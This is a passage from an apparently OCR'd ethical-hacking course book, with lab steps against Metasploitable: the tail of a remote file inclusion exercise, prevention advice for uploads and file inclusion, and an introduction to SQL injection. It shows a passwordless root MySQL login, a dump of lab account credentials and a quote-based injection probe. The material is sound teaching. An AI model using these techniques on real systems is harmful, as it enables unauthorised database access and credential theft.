9. From Kali web browser go to the Metasploitable DVWA page, then click on file exclusion and add the link to the file in the page as in

https://t.me/learningnets

the screenshot below




10. See the kali terminal to make sure the connection established
11. Enter commands
12. uname -a
13. pwd
14. ls




https://t.me/learningnets

## 12.7. Preventing above vulnerabilities

**Uploading files:**
If the website functionality need to have users upload files, then a check should be implemented in the website code for the file type allowing only expected file type to be uploaded, for example if the website expecting users to upload jpg pictures then the website should allow only jpg files to be uploaded and should prevent any other types from being uploaded.

**Code Execution:**
Code execution should be prevented, and the page should not accept any kind of code, if the page must have such a function then make sure that:

- Sanitize user input; not easy due to the big number of possible bypasses of restrictions.
- Do not let users decide the extension or content of files on the web server and use safe practices for secure file uploads.
- Do not Pass any user-controlled input inside evaluation functions or callbacks.
- Try to blacklist special characters or function names. Exactly as sanitizing this is almost impossible to safely implement.

**File Inclusion**:
The file inclusion should be disabled in the php.ini file for both features

allow_url_fopen = off
allow_url_include = off

The other way to prevent file inclusion is to use static page inclusion not dynamic page inclusion in the php web design.

**Web Application Firewall (WAF)**
A WAF or Web Application Firewall helps protect web applications by filtering and monitoring HTTP traffic between a web application and the Internet. It typically protects web applications from attacks such as cross-site forgery, cross-site-scripting (XSS), file inclusion, and SQL injection, among others. A WAF is a protocol layer 7 defense (in the OSI model) and is not designed to defend against all types of attacks. This method of attack mitigation is usually part of a suite of tools which together create a holistic defense against a range of attack vectors.

https://t.me/learningnets

# 13
# SQL Injection

SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input. If the website has a database and expect users to login for example and having fields for username and password, the hackers may use these fields to enter SQL statements that may lead to bypass the authentication and give direct access to the database.
In this section we are going to do manual and automated SQL injections, and list the recommendations to protect websites against SQL injection.

https://t.me/learningnets

## 13. SQL injection

Most Websites use Database to store data such as files, pictures, audio, and video and more. The web application uses the database to stores and retrieve web contents. Website applications uses SQL language to interact with the database.

SQL injection vulnerability give the attacker an access to the database where he can read all database files that include accounts and passwords which allow him to access the systems using legitimate account and therefore extremely hard to discover. SQL injection is more powerful than PHP scripts and file inclusion techniques because it gives direct access to the database and no need to access the operating system

### Exercise 52: Logging to Database

This exercise is to introduce database and some SQL commands to those who are not familiar with databases we going to access database that is used by web application and show some database tables and their contents


1. Start Metasploitable machine
2. Open Kali machine terminal window
3. To access database you need the database user in this exercise database user is root

#mysql –u root –h 10.0.2.5 (IP address of Metasploitable machine to access the)

4. When you get MySQL> prompts that means that you are now inside the database and you can run SQL commands to show database tables and do database queries

Mysql> show databases; (do not forget the "**;** "at the end of the sql command)


https://t.me/learningnets




5. Exploring databases

MySQL > use owasp10;
MySQL [owasp10]> show tables;

https://t.me/learningnets




6. Looking inside the tables

https://t.me/learningnets

>select * from accounts ;

```
MySQL [owasp10]> select * from accounts;
+-----+----------+-------------+---------------------------------+----------+
| cid | username | password    | mysignature                     | is_admin |
+-----+----------+-------------+---------------------------------+----------+
|   1 | admin    | adminpass   | Monkey!                         | TRUE     |
|   2 | adrian   | somepassword| Zombie Films Rock!              | TRUE     |
|   3 | john     | monkey      | I like the smell of confunk     | FALSE    |
|   4 | jeremy   | password    | d1373 1337 speak                | FALSE    |
|   5 | bryce    | password    | I Love SANS                     | FALSE    |
|   6 | samurai  | samurai     | Carving Fools                   | FALSE    |
|   7 | jim      | password    | Jim Rome is Burning             | FALSE    |
|   8 | bobby    | password    | Hank is my dad                  | FALSE    |
|   9 | simba    | password    | I am a cat                      | FALSE    |
|  10 | dreveil  | password    | Preparation H                   | FALSE    |
|  11 | scotty   | password    | Scotty Do                       | FALSE    |
|  12 | cal      | password    | Go Wildcats                     | FALSE    |
|  13 | john     | password    | Do the Duggie!                  | FALSE    |
|  14 | kevin    | 42          | Doug Adams rocks                | FALSE    |
|  15 | dave     | set         | Bet on S.E.T. FTW               | FALSE    |
|  16 | ed       | pentest     | Commandline KungFu anyone?      | FALSE    |
|  17 | ZAP      | ZAP         |                                 | NULL     |
|  18 | user1    | user1       | user1 name and password is save | NULL     |
+-----+----------+-------------+---------------------------------+----------+
18 rows in set (0.001 sec)

MySQL [owasp10]>
```

7. The DBA designs the databases and create the tables. The web application inserts the data inside the table based on end user interaction.

## 13.1. Discovering SQL injection

Every web application that accept input from users uses a database to store and retrieve user's data, also Website information gathering tools will show if the website uses a database and show the database type and version. There are many tools that can find SQL vulnerabilities in a website and we are going to use some of them in this section but for manual SQL vulnerability discovery Penetration testers usually enumerate the set of parameters that each page takes try putting special characters like quotes into them. If entering O'Reilly in a form input causes an exception, then there is a good chance ' OR '' == ' will cause a whole bunch more results to come out than the programmer intended.

https://t.me/learningnets


**Configuring the Metasploitable website:**

**Fixing lab issue**

In older versions of Metasploitable machine version there is configuration error in the database, the following procedure is just to make sure the database that we are going to use for testing is configured right

1. Open shell in Metasploitable machine and type


2. Login using msfadmin/msfadmin
3. #sudo Mysql
4. Mysql>show databases;




5. Type Control +c
6. **Type:**

**#sudo nano /var/www/mutillidae/config.inc**


https://t.me/learningnets





7. Check line 4 $dbname = 'owasp10'; **if it is metasploit then change it to owasp10**
8. Hit Control X Then Y to save and enter

## Exercise 53: Breaking a webpage


1. From Kali Machine login to webpage at the Metasploitable virtual machine





2. Click on Mutillidae




3. Click on Login/register and register a new user
4. Create account user and password is password




5. Login with the user just created

